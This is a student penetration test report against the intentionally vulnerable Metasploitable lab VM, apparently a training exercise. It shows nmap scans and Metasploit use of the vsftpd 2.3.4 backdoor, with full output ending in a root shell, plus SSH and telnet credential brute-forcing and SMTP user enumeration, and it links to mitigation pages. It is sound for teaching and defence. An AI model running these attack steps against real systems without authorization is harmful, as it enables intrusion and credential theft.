PENETRATION TEST REPORT

PENTESTER – CHAITHANYA M

ISE, Undergrad student

At Nitte meenakshi institute of technology

Chaithanyam241@gmail.com

TABLE OF CONTENTS

EXECUTIVE SUMMARY

A susceptible virtual computer called Metasploitable was created especially for penetration testing and security testing. Security experts may investigate different vulnerabilities in a safe setting, which aids in their comprehension of exploitation strategies and how to counter them. The platform is commonly used alongside the Metasploit Framework, a widely utilized tool for developing and testing exploits.

One of the primary features of Metasploitable is the wide range of deliberately insecure services it hosts, such as FTP, Telnet, and SSH. These services often have default or weak credentials, making them prime targets for brute-force attacks. Additionally, many of the services are misconfigured, such as MySQL and Samba, which increases the ease with which they can be exploited.

The web applications on Metasploitable, such as Damn Vulnerable Web Application (DVWA), contain common web-based vulnerabilities like SQL injection and Cross-Site Scripting (XSS). These flaws provide hands-on experience in exploiting server-side and client-side weaknesses, allowing testers to practice how attackers might manipulate databases or hijack user sessions.

Remote code execution (RCE) vulnerabilities are another major feature in Metasploitable. Services like vsftpd and RPC Bind have well-known vulnerabilities that allow attackers to execute arbitrary code on the system. Once attackers gain access, they can further exploit privilege escalation vulnerabilities to gain root access, demonstrating the full attack chain from entry to system control.

Practicing on Metasploitable highlights the importance of several security measures. Key among them are proper patch management, the use of strong authentication mechanisms, and encryption of communications. For example, replacing Telnet with SSH and enforcing strong password policies significantly reduce the attack surface.

In conclusion, Metasploitable provides an excellent opportunity for both offensive and defensive cyber security practitioners to sharpen their skills. By exploring common vulnerabilities and exploitation methods in this testbed, security professionals can better understand real-world threats and how to apply protective measures to their environments.

SEVERITY SCALE

It is useful to categorize vulnerabilities based on their severity to prioritize remediation efforts. A common scale used is the **Common Vulnerability Scoring System (CVSS)**, which ranks vulnerabilities on a scale from 0 to 10. Here's a simplified severity scale:

1. Critical (9.0 – 10.0)

- **Impact:** These vulnerabilities allow attackers to take full control of a system with minimal effort, often without needing any authentication. The result is usually complete compromise of the system, including privilege escalation to root or admin access.
- **Priority:** Must be addressed immediately to prevent exploitation

2. High (7.0 – 8.9)

- **Impact:** These vulnerabilities allow attackers to gain unauthorized access, manipulate data, or cause significant system disruption, but may require some user interaction or knowledge of specific system configurations.
- **Priority:** High-priority fixes should be implemented as soon as possible, especially if the vulnerability is exposed to the internet.


3. Medium (4.0 – 6.9)

- **Impact:** These vulnerabilities often require some degree of privilege or additional exploitation to be fully leveraged but can still lead to significant information leakage or system compromise if combined with other vulnerabilities.
- **Priority:** These should be addressed in a reasonable timeframe, especially if multiple medium vulnerabilities exist that could be chained together in an attack.

4. Low (0.1 – 3.9)

- **Impact:** The direct risk to the system is limited, but these vulnerabilities may provide attackers with useful information that can aid in other, more severe attacks.
- **Priority:** These are typically low-priority but should still be monitored and addressed to reduce the overall attack surface.

METHODOLOGY



1. Reconnaissance: This is the initial phase where the pen tester gathers information about the target system or network. It involves two types of reconnaissance:

- **Passive Reconnaissance:** Gathering publicly available information without interacting directly with the target.
- **Active Reconnaissance:** Actively interacting with the target system to gather more detailed information.

2. Vulnerability Assessment: In this phase, pen testers actively probe the target to gather more in-depth information about the system's structure, services, and possible vulnerabilities. This phase helps identify open ports, active services, and their configurations.

3. Exploitation: After identifying vulnerabilities, the pen tester attempts to exploit them to gain access to the target system. This step simulates how an attacker would breach the network and move further into the system.

4. Reporting: After completing the test, the pen tester analyses the findings and compiles a report. This report is one of the most critical deliverables of a penetration test and should clearly explain the vulnerabilities discovered, how they were exploited, and the potential impact if they were left unpatched.

5. Remediation: After the report is delivered, the client addresses the discovered vulnerabilities by applying patches, changing configurations, or implementing additional security controls.

DETAILED FINDINGS:

TARGET NAME - Metasploitable


TARGET IP ADDRESS – 192.168.1.118

TYPE - Virtual Machine

Reconnaissance:


What Web is a web application fingerprinting tool that identifies technologies used by websites, such as web servers, frameworks, programming languages, and content management systems. It works by sending requests to a target web application and analysing the responses to extract metadata and signatures.

$ whatweb http://192.168.1.118



Red Hawk is an open-source web reconnaissance and vulnerability scanning tool designed for penetration testing. It automates the process of gathering information about a target, including domain details, subdomains, and potential vulnerabilities in web applications.

$ php rhawk.php



VULNERABILITY ASSESSMENT:


The goal of the vulnerability assessment is to confirm the existence of a vulnerability that an attacker could exploit. I have employed Nmap and the metasploitable console to search for any security flaws based on open port services.

$nmap 192.168.1.118

```
┌──(mrhacker㉿kali)-[~/Desktop/RED_HAWK]
└─$ nmap 192.168.1.118
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 10:41 IST
Nmap scan report for 192.168.1.118
Host is up (0.0022s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 13.41 seconds
```

$sudo nmap –sV 192.168.1.118

```
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.15
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2024-01-03T16:17:26+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9:ad90:6c8f:2f73:74af:383b:2540:8828
|_SHA-1: ed09:3088:7066:03bf:d5dc:2373:99b4:98da:2d4d:31c6
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Metasploitable2 - Linux
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```



EXPLOITATION:

FTP EXPLOITATION (PORT NUMBER 21):

Severity – MEDIUM

FTP makes file uploading and downloading possible and offers a user-friendly method of managing and sharing data. It is running vsftpd 2.3.4 version.


$msfconsole

>search vsftpd 2.3.4


>use 0


>set rhosts 192.168.1.118

>run


mrhacker@kali: ~/Downloads
File Actions Edit View Help
msf6 > search vsftpd 2.3.4
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor


msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>
Available targets:


mrhacker@kali: ~/Downloads
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.118
RHOST => 192.168.1.118
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.118:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.118:21 - USER: 331 Please specify the password.


mrhacker@kali: ~/Downloads
File Actions Edit View Help
[*] 192.168.1.118:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.118:21 - USER: 331 Please specify the password.
[+] 192.168.1.118:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.118:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.224:33763 → 192.168.1.118:6200) at 2024-05-18 12:05:53 +0530
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

Here I gained access to the root. The commands I can try are whoami, ls etc. I found the directories existed in root user by exploiting the file transfer protocol

MITIGATION: Preventing exploitation of your FTP server - IBM Documentation

SSH EXPLOITATION (PORT NUMBER 22)

Severity: Medium

22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

> **use auxiliary/scanner/ssh/ssh_login**

> **set rhost 192.168.1.118**

> **set verbose true**


> **set user_file /home/mrhacker/Pentest/user-metasploitable2.txt**


> **set pass_file /home/mrhacker/Pentest/password-metasploitable2.txt**


> **set stop_on_success true**

> **run**

> **sessions -i 1**







Here we got username as “msfadmin” and password as”msfadmin”. Now we can use sessions to gain msfadmin access.

MITIGATION:https://www.ibm.com/docs/en/aspera-fasp-proxy/1.4?topic=appendices-securing-your-ssh-server

TELNET EXPLOITATION (PORT NUMBER 23)

23/tcp open telnet Linux telnetd : The Telnet service on port 23 in Metasploitable is considered a high severity vulnerability due to its insecure nature, transmitting data (including credentials) in plain text. This allows attackers to easily intercept and gain unauthorized access to the system.

Severity: High

> **use auxiliary/scanner/telnet/telnet_login**


> **set rhost 192.168.1.118**


> **set user_file /home/mrhacker/Pentest/user-metasploitable2.txt**


> **set pass_file /home/mrhacker/Pentest/password-metasploitable2.txt**

> **set stop_on_success true**

> **run**







Here we logged in to msfadmin. We can get all the files present in that user.

MITIGATION: https://www.ibm.com/docs/en/i/7.4?topic=security-preventing-telnet-access

SMTP EXPLOITATION (PORT NUMBER 25)


25/tcp open smtp Postfix smtpd: SMTP is a server-to-server protocol and keeps a local database of users to which it must send and receive emails.

Severity: Medium.

> **use auxiliary/scanner/smtp/smtp_enum**

> **set RHOSTS 192.168.1.118**

> **run**



Here we found all the user names, further we can try to exploit using this username. We can try brute force attack to find passwords of this username, and we can gain the access to system.

MITIGATION: https://www.ibm.com/docs/en/i/7.4?topic=access-preventing-smtp-ports

HTTP EXPLOITATION (PORT NUMBER 80)

Severity – HIGH

